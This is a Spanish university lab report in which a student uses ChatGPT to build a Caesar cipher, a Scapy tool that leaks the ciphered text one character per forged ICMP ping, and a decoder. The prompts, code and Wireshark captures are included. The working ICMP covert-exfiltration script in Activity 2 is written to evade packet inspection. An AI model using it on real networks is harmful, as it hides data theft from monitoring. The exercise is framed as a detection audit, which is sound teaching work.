

# Informe Laboratorio 1

## Sección 1

José Martín Berríos Piña  
e-mail: jose.berrios1@mail.udp.cl

Agosto de 2024

## Índice

<b>1. Descripción</b>	<b>2</b>
<b>2. Actividades</b>	<b>2</b>
2.1. Algoritmo de cifrado . . . . .	2
2.2. Modo stealth . . . . .	2
2.3. MitM . . . . .	3
<b>3. Desarrollo de Actividades</b>	<b>4</b>
3.1. Actividad 1 . . . . .	4
3.2. Actividad 2 . . . . .	6
3.3. Actividad 3 . . . . .	23

## 1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

## 2. Actividades

### 2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

### 2.2. Modo stealth


1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



## 2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu yklklz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiix
5      gvmtxskvejme c wikyvmehe ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

## 3. Desarrollo de Actividades

### 3.1. Actividad 1

En la Actividad 1, se solicita realizar un cifrado utilizando el algoritmo clásico César. Específicamente, se emplea la variante rot-n, donde el valor de n no es el habitual (que es 3 en el cifrado César), sino que, en este caso, es  $n = 9$ .

A continuación el Bloque 1 muestra el prompt utilizado como base para la actividad.

```
1 Comenzamos, con la actividad:
2
3 Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto
  utilizando el algoritmo Cesar. Como parametros de su programa debiera ingresar
  el string a cifrar y luego el corrimiento.
4
5 En la consola de ubuntu usare:
6 sudo python3 actividad1.py 'criptografia y seguridad en redes' 9
7 Debemos obtener:
8 larycxpajorj h bnpdarmjm nw amnb
```

Bloque 1: Prompt principal resolución actividad 1


El Bloque 1 nos permitió obtener un código base, el cual se modificó, obteniendo como resultado un código python, adaptándolo para obtener el código del Bloque 2.

```
1 import sys
2
3 def cifrado_cesar(texto, corrimiento):
4     resultado = ''
5
6     # Iterar sobre cada caracter del texto
7     for char in texto:
8         # Condicionales para cifrar segun caracter Mayus. o Minusc.
9         if char.isupper():
10             # Encontramos el indice del caracter correspondiente
11             indice = ord(char) - ord('A')
12             # Aplicamos corrimiento en formato, manteniendo rango 0 a 25(El mod usa
              el residuo)
13             # Notar que utilizamos el alfabeto ingles
14             nuevo_indice = (indice + corrimiento) % 26
15             # Transformamos al formato final del caracter
```

```
16     nuevo_caracter = chr(nuevo_indice + ord('A'))
17     # Agregamos el nuevo caracter a la nueva cadena
18     resultado += nuevo_caracter
19 elif char.islower():
20     indice = ord(char) - ord('a')
21     nuevo_indice = (indice + corrimiento) % 26
22     nuevo_caracter = chr(nuevo_indice + ord('a'))
23     resultado += nuevo_caracter
24 else:
25     resultado += char
26
27 return resultado
28
29 if __name__ == '__main__':
30     # Si los argumentos que se pasan a la linea de comandos son distinto a 3 se
31     # corta la ejecucion
32     if len(sys.argv) != 3:
33         print('Uso: sudo python3 cesar.py \'texto a cifrar\' corrimiento')
34         sys.exit(1)
35
36     # Inputs
37     texto = sys.argv[1]
38     corrimiento = int(sys.argv[2])
39
40     # Aplicacion y luego impresion de la funcion
41     texto_cifrado = cifrado_cesar(texto, corrimiento)
42     print(texto_cifrado)
```

Bloque 2: Código resolución actividad 1

El Bloque 2 es un código que recibe como input el texto a cifrar y el corrimiento, aplicando un corrimiento dentro del abecedario inglés.



```
jb@jb-pc1:~/Desktop/LAB01_JoseBerrios-Criptografia$ sudo python3 actividad1.py
"criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 1: Ejecución vía terminal actividad 1.

Se puede presenciar en la Figura 1 que al aplicar corrimiento de 9 a la palabra 'criptografía y seguridad en redes' se obtiene 'larycxpajorj h bnpdarmjm nw anmnb'.

## 3.2. Actividad 2

Para esta actividad utilizaremos wireshark donde enviaremos una palabra, donde cada paquete contendrá un carácter de esta palabra. La idea es asemejar el comportamiento de ICMP, tratando de adaptarnos a sus campos como de timestamp, identification, etc.

```

1 Ahora estoy trabajando con wireshark y python.
2 Explicame todos los pasos para lograr esta actividad:
3
4 Generar un programa, en python3 utilizando ChatGPT, que permita enviar los ca-
5 racteres del string (el del paso 1) en varios paquetes ICMP request (un caracter
   por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas
   sobre la filtracion de datos. Debera mostrar los campos de un ping real
   previo y posterior al suyo y demostrar que su trafico considero todos los
   aspectos para pasar desapercibido.
6
7 Por pasar desapercibido nos referimos a que el timestamp de el paquete anterior
   debe ser parecido al que creemos. Ademas ten en cuenta que en wireshark
   estamos usando el filtro wireshark icmp.type == 8.
8
9 El codigo debe funcionar de forma que se envíe todo lo siguiente:
10 larycxpajorj h bnpdarmjm nw amnb
11 Chatgpt, considera que en cada paquete enviamos un caracter

```

Bloque 3: Prompt base para la resolución actividad 2

El prompt del Bloque 3 nos permitió generar el código del Bloque 4

```

1 from scapy.all import *
2 import time
3
4 def enviar_ping_caracteres(destino, texto):
5     for caracter in texto:
6         # Construir un paquete ICMP con el carcter en el campo de datos
7         paquete = IP(dst=destino)/ICMP(type=8)/Raw(load=caracter)
8         send(paquete)
9         time.sleep(1) # Esperar un segundo entre cada ping para simular trfico
                       normal
10
11 def capturar_paquetes(destino, cantidad=5):
12     # Capturar los paquetes ICMP antes y despues de enviar los nuestros
13     capturados = sniff(filter=f'icmp and host {destino}', count=cantidad)
14     return capturados
15
16 def mostrar_paquetes(paquetes):
17     for i, paquete in enumerate(paquetes):
18         print(f'Paquete {i+1}:')
19         paquete.show()

```

```

20     print('\n')
21
22 if __name__ == '__main__':
23     destino = '64.233.186.93' # Sustituir con la direccin IP de destino
24     texto = 'larycxpajorj h bnpdarmjm nw anmnb' # Texto a enviar
25
26     # Capturar paquetes ICMP antes de enviar los nuestros
27     print('Capturando paquetes antes de enviar los pings personalizados...')
28     paquetes_antes = capturar_paquetes(destino, cantidad=3)
29     mostrar_paquetes(paquetes_antes)
30
31     # Enviar los caracteres como paquetes ICMP
32     print('Enviando caracteres como paquetes ICMP...')
33     enviar_ping_caracteres(destino, texto)
34
35     # Capturar paquetes ICMP despues de enviar los nuestros
36     print('Capturando paquetes despues de enviar los pings personalizados...')
37     paquetes_despues = capturar_paquetes(destino, cantidad=3)
38     mostrar_paquetes(paquetes_despues)

```

Bloque 4: Codigo base resolución actividad 1

Como podemos ver en Bloque 4 tenemos bastantes fallas, pues los paquetes no se están generando como lo solicita la actividad, distintos campos no se están generando como lo solicita la rubrica, por lo tanto utilizamos el prompt del Bloque 5.

```

1 Modificalo de forma que se cumpla TODO LO SIGUIENTE:
2
3 Chatgpt, en pocas palabras debes ejecutar el codigo python actividad2.py, con
4     input 'larycxpajorj h bnpdarmjm nw anmnb'.
5
6 Crearemos un paquete desde 0, es decir, trataremos de mantener un timestamp, en
7     base a un paquete que extraere de la red.
8
9 El paquete que extraere lo filtrare con icmp.type == 8 en wireshark. El paquete es
10    el de ip: 127.0.0.1
11
12 La ip del paquete que extraere, tambien sera la ip donde enviaremos la cadena de
13    caracteres solicitadas por el problema, donde cada paquete contendra 1
14    caracter solicitado de la palabra total, hasta llegar al final.
15
16 Estos paquetes que enviaremos deben enviarse de manera secuencial y deben mantener
17    lo siguiente, en base al paquete extraido, los paquetes que luego enviaremos
18    deben cumplir lo siguiente:
19
20 mantiene timestamp
21 mantiene identification coherente
22 mantiene seq number coherente

```

```

15 mantiene id coherente
16 mantiene payload ICMP (8 primeros bytes)
17 mantiene payload ICMP (desde 0x10 a 0x37)

```

### Bloque 5: Prompt principal resolución actividad 2

En el Bloque 6 se siguen teniendo complicaciones, con distintos campos, por ello utilizaremos pequeños prompts (Bloque 7 para guiar a ChatGpt a lo que se busca solucionar en esta actividad.

```

1 from scapy.all import *
2 import time
3
4 def extraer_paquete_base(destino):
5     # Capturar un paquete ICMP con tipo 8 para usarlo como base
6     paquetes = sniff(filter=f'icmp and host {destino} and icmp[icmptype] = 8',
7         count=1)
8     return paquetes[0]
9
10 def crear_paquete_personalizado(paquete_base, caracter, seq_num):
11     # Crear un nuevo paquete ICMP manteniendo la coherencia con el paquete base
12     nuevo_paquete = IP(dst=paquete_base[IP].dst, src=paquete_base[IP].src)/\
13         ICMP(type=8, id=paquete_base[ICMP].id, seq=seq_num)/\
14         Raw(load=caracter)
15
16     # Mantener timestamp (asumimos que es el payload de los primeros 8 bytes)
17     nuevo_paquete[Raw].load = paquete_base[Raw].load[:8] + nuevo_paquete[Raw].load
18
19     # Mantener los bytes 0x10 a 0x37 del payload ICMP
20     nuevo_paquete[Raw].load += paquete_base[Raw].load[0x10:0x37]
21
22     return nuevo_paquete
23
24 def enviar_ping_caracteres(destino, texto):
25     # Extraer el paquete base de la red
26     paquete_base = extraer_paquete_base(destino)
27
28     for i, caracter in enumerate(texto):
29         # Crear un paquete ICMP personalizado
30         paquete_personalizado = crear_paquete_personalizado(paquete_base, caracter
31             , i + 1)
32
33         # Enviar el paquete
34         send(paquete_personalizado)
35         time.sleep(1) # Esperar un segundo entre cada ping para simular trafico
36         normal

```



```

35 def capturar_paquetes(destino, cantidad=5):
36     # Capturar los paquetes ICMP antes y despues de enviar los nuestros
37     capturados = sniff(filter=f'icmp and host {destino}', count=cantidad)
38     return capturados
39
40 def mostrar_paquetes(paquetes):
41     for i, paquete in enumerate(paquetes):
42         print(f'Paquete {i+1}:')
43         paquete.show()
44         print('\n')
45
46 if __name__ == '__main__':
47     destino = '64.233.186.93' # Sustituir con la direccin IP de destino
48     texto = 'larycxpajorj h bnpdarmjm nw amnb' # Texto a enviar
49
50     # Capturar paquetes ICMP antes de enviar los nuestros
51     print('Capturando paquetes antes de enviar los pings personalizados...')
52     paquetes_antes = capturar_paquetes(destino, cantidad=3)
53     mostrar_paquetes(paquetes_antes)
54
55     # Enviar los caracteres como paquetes ICMP
56     print('Enviando caracteres como paquetes ICMP...')
57     enviar_ping_caracteres(destino, texto)
58
59     # Capturar paquetes ICMP despues de enviar los nuestros
60     print('Capturando paquetes despues de enviar los pings personalizados...')
61     paquetes_despues = capturar_paquetes(destino, cantidad=3)
62     mostrar_paquetes(paquetes_despues)

```

### Bloque 6: Prompt principal resolución actividad 2

Para verificar de forma mas ágil se extrae información de algunos paquetes de la captura y se insertan en un prompt, obteniendo un análisis general del panorama.

```

1 1. Mantiene Timestamp
2 Seccin del paquete: Se encuentra en el campo de datos ICMP, especificamente en el
   campo de Timestamp.
3 Valor esperado: Sep 2, 2024 20:53:06.000000000 -04
4 Valor obtenido:
5 Primer paquete: Sep 2, 2024 20:53:06.000000000 -04
6 Segundo paquete: Sep 2, 2024 20:53:06.000000000 -04
7 Tercer paquete: Sep 2, 2024 20:53:06.000000000 -04
8 Cumple la condicin: S. El timestamp se mantiene constante en todos los paquetes.
9 2. Mantiene Identification Coherente
10 Seccin del paquete: Se encuentra en la cabecera IP, bajo el campo Identification.
11 Valor esperado: Un valor coherente, igual en todos los paquetes.
12 Valor obtenido:

```

13 Primer paquete: 0xb363 (45923)  
14 Segundo paquete: 0xb363 (45923)  
15 Tercer paquete: 0xb363 (45923)  
16 Cumple la condicin: S. El campo de identificacin se mantiene constante y coherente en todos los paquetes.  
17 3. Mantiene Sequence Number Coherente  
18 Seccin del paquete: Se encuentra en la cabecera ICMP, bajo el campo Sequence Number.  
19 Valor esperado: Un incremento coherente de 1 en cada paquete.  
20 Valor obtenido:  
21 Primer paquete: 1 (0x0001)  
22 Segundo paquete: 2 (0x0002)  
23 Tercer paquete: 3 (0x0003)  
24 Cumple la condicin: S. El nmero de secuencia incrementa de forma coherente en cada paquete, lo cual es lo esperado.  
25 4. Mantiene ID Coherente  
26 Seccin del paquete: Se encuentra en la cabecera ICMP, bajo el campo Identifier.  
27 Valor esperado: Un valor coherente, igual en todos los paquetes.  
28 Valor obtenido:  
29 Primer paquete: 9 (0x0009)  
30 Segundo paquete: 9 (0x0009)  
31 Tercer paquete: 9 (0x0009)  
32 Cumple la condicin: S. El identificador se mantiene constante y coherente en todos los paquetes.  
33 5. Mantiene Payload ICMP (8 primeros bytes)  
34 Seccin del paquete: Primeros 8 bytes del campo de Data en la cabecera ICMP.  
35 Valor esperado: Mantener el mismo valor en los primeros 8 bytes del payload de ICMP en todos los paquetes.  
36 Valor obtenido:  
37 Primer paquete: 6c10111213141516  
38 Segundo paquete: 6110111213141516  
39 Tercer paquete: 7210111213141516  
40 Cumple la condicin: No. Los primeros 8 bytes del payload ICMP varan entre los paquetes, lo cual no cumple con la condicin esperada.  
41 6. Mantiene Payload ICMP (desde 0x10 a 0x37)  
42 Seccin del paquete: Bytes del payload ICMP desde la posicin 0x10 hasta 0x37.  
43 Valor esperado: Mantener el mismo valor en los bytes del rango especificado (0x10 a 0x37) en todos los paquetes.  
44 Valor obtenido:  
45 Primer paquete: 1718191a1b1c1d1e1f20212223242526...  
46 Segundo paquete: 1718191a1b1c1d1e1f20212223242526...  
47 Tercer paquete: 1718191a1b1c1d1e1f20212223242526...  
48 Cumple la condicin: S. El rango de bytes desde 0x10 a 0x37 en el payload ICMP se mantiene constante en todos los paquetes.  
49 Resumen Final:  
50 Cumplen con la condicin:

```

51
52 Timestamp
53 Identification coherente
54 Sequence Number coherente
55 ID coherente
56 Payload ICMP (desde 0x10 a 0x37)
57 No cumplen con la condicin:
58
59 Payload ICMP (8 primeros bytes)
60 Para cumplir con la condicin del payload ICMP en los primeros 8 bytes, deberas
    revisar el cdigo y asegurar que no se modifiquen estos bytes durante la
    creacin de los paquetes ICMP personalizados.

```

#### Bloque 7: Respuesta de chatgpt. Cumple o no cumple

El programa cumple con la mayoría de los criterios solicitados. Sin embargo, los primeros 8 bytes del payload ICMP no se mantienen constantes como deberían. También se tiene dificultad en cuanto a la solicitud de mantener payload ICMP desde 0x10 a 0x37. Por ultimo chatgpt, tiene pequeños errores, por ejemplo en relación al Identification, pues lo ha malinterpretado, necesitábamos que este variara en cada paquete, no que se mantuviera constante.

```

1 Necesito hacer que el identification varie en un numero aleatorio hacia arriba
    entre cada envio de paquete, ademas necesito que ese numero aleatorio, se sume
    con el numero anterior en cada envio de paquete, por ultimo el identification
    del primer paquete enviado parta con el numero de el paquete capturado +
    random.
2
3 Tambien, a la hora de ver PayLoad necesito lo siguiente:
4
5 Mi ultimo paquete tiene el campo DATA
6 62101112131415161718191
    a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334350000000000000000
7
8 Necesito que sea 62 60 09 00 00 00 00 00 10 11 12 13 14 15 ...(hacemos esto hasta
    el 37) ... 37(aqui termina)
9
10 El inicio del payload son los primeros 8 bytes, estos nos van a ayudar a enviar el
    caracter, mientras que lo demas sigue la regla de mantener payload ICMP desde
    0x10 a 0x37

```

#### Bloque 8: Respuesta de chatgpt. Cumple o no cumple

Chatgpt proporciono un código con errores corregibles y finalmente se obtiene el código contenido en Bloque 9.

```

1 from scapy.all import *
2 import time
3 import random

```

```


4
5 def extraer_paquete_base(destino):
6     paquetes = sniff(filter=f'icmp and host {destino} and icmp[icmptype] = 8',
7         count=1)
8     return paquetes[0]
9
10 def crear_paquete_personalizado(paquete_base, caracter, seq_num, id_ip):
11     # Los primeros 8 bytes se usarn para enviar el carcter
12     # Se usa padding si es que necesitamos para tener los 8 bytes
13     nuevo_payload = caracter.encode().ljust(8, b'\x00') + bytes(range(0x10, 0x38))
14
15     # Crear el nuevo paquete con el payload modificado
16     nuevo_paquete = IP(dst=paquete_base[IP].dst, src=paquete_base[IP].src, id=
17         id_ip) / \
18         ICMP(type=8, id=paquete_base[ICMP].id, seq=seq_num) / \
19         Raw(load=nuevo_payload)
20
21     return nuevo_paquete
22
23 def enviar_ping_caracteres(destino, texto):
24     paquete_base = extraer_paquete_base(destino)
25
26     id_base = paquete_base[IP].id
27     id_ip = id_base + random.randint(10, 50)
28
29     for i, caracter in enumerate(texto):
30         # Crear un paquete ICMP personalizado con el carcter actual
31         paquete_personalizado = crear_paquete_personalizado(paquete_base, caracter
32             , i + 1, id_ip)
33         send(paquete_personalizado)
34         id_ip += random.randint(100, 200)
35         time.sleep(1)
36
37 if __name__ == '__main__':
38     destino = '64.233.186.93' # IP donde enviaremos
39     texto = 'larycxpajorj h bnpdarmjm nw anmnb' # Texto a enviar
40
41     print('Enviando caracteres como paquetes ICMP...\n')
42     enviar_ping_caracteres(destino, texto)

```

Bloque 9: Código final actividad 2


Luego de analizar el código del Bloque 9 podemos presenciar como no se cumple el campo de timestamp, el cual se solicitaba que se mantuviera constante, aun así mas adelante se explicara como solucionar este error.

Ahora procedemos con las imágenes obtenidas con el código del Bloque 9



```
jb@jb-pc1:~$ ping 64.233.186.93
PING 64.233.186.93 (64.233.186.93) 56(84) bytes of data.
64 bytes from 64.233.186.93: icmp_seq=1 ttl=53 time=3.48 ms
64 bytes from 64.233.186.93: icmp_seq=2 ttl=53 time=3.63 ms
64 bytes from 64.233.186.93: icmp_seq=3 ttl=53 time=3.36 ms
64 bytes from 64.233.186.93: icmp_seq=4 ttl=53 time=3.25 ms
64 bytes from 64.233.186.93: icmp_seq=5 ttl=53 time=3.21 ms
64 bytes from 64.233.186.93: icmp_seq=6 ttl=53 time=3.22 ms
□
```

Figura 2: Ejemplo de ping a 64.233.186.93



```
jb@jb-pc1:~/Desktop/LAB01_JoseBerrios-Criptografia$ sudo python3 actividad2
.py "larycxpajorj h bnpdarmjm nw anmnb"
Enviando caracteres como paquetes ICMP...
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figura 3: Ejecución del código

icmp.type == 8							
No.	Time	Source	Destination	Protocol	Length	Info	
1067	3.040133461	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=1/256, ttl=64 (reply in 1068)
1457	4.041322099	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=2/512, ttl=64 (reply in 1458)
1792	5.042382669	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=3/768, ttl=64 (reply in 1793)
2135	6.043354875	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=4/1024, ttl=64 (reply in 2136)
2492	7.044351719	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=5/1280, ttl=64 (reply in 2493)
2666	8.045346547	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=6/1536, ttl=64 (reply in 2667)
2976	9.046939520	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=7/1792, ttl=64 (reply in 2977)
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request	id=0x0039, seq=8/2048, ttl=64 (reply in 3373)
3389	10.099729104	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=1/256, ttl=64 (reply in 3390)
3811	11.122209013	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=2/512, ttl=64 (reply in 3812)
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=3/768, ttl=64 (reply in 4237)
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=4/1024, ttl=64 (reply in 4447)
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=5/1280, ttl=64 (reply in 4784)
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=6/1536, ttl=64 (reply in 5094)
5362	16.277251982	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=7/1792, ttl=64 (reply in 5363)
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=8/2048, ttl=64 (reply in 5678)
6086	18.326131671	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=9/2304, ttl=64 (reply in 6087)
6326	19.351449020	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=10/2560, ttl=64 (reply in 6327)
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=11/2816, ttl=64 (reply in 6691)
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=12/3072, ttl=64 (reply in 6863)
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=13/3328, ttl=64 (reply in 7228)
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=14/3584, ttl=64 (reply in 7425)
7826	24.486230150	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=15/3840, ttl=64 (reply in 7827)
8122	25.509590601	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=16/4096, ttl=64 (reply in 8123)
8428	26.533311848	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=17/4352, ttl=64 (reply in 8429)
8727	27.551368949	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=18/4608, ttl=64 (reply in 8728)
9023	28.575402278	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=19/4864, ttl=64 (reply in 9024)
9277	29.609246346	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=20/5120, ttl=64 (reply in 9278)
9616	30.639476382	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=21/5376, ttl=64 (reply in 9617)
9848	31.671497014	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=22/5632, ttl=64 (reply in 9849)
10062	32.701022135	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=23/5888, ttl=64 (reply in 10063)
10254	33.725224708	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=24/6144, ttl=64 (reply in 10255)
10483	34.747238748	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=25/6400, ttl=64 (reply in 10484)
10713	35.773137872	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=26/6656, ttl=64 (reply in 10714)
10947	36.801237898	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=27/6912, ttl=64 (reply in 10948)
11183	37.821562190	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=28/7168, ttl=64 (reply in 11184)
11444	38.846232084	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=29/7424, ttl=64 (reply in 11445)
11648	39.866275490	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=30/7680, ttl=64 (reply in 11649)
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=31/7936, ttl=64 (reply in 11945)
12288	41.911261561	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request	id=0x0039, seq=32/8192, ttl=64 (reply in 12289)
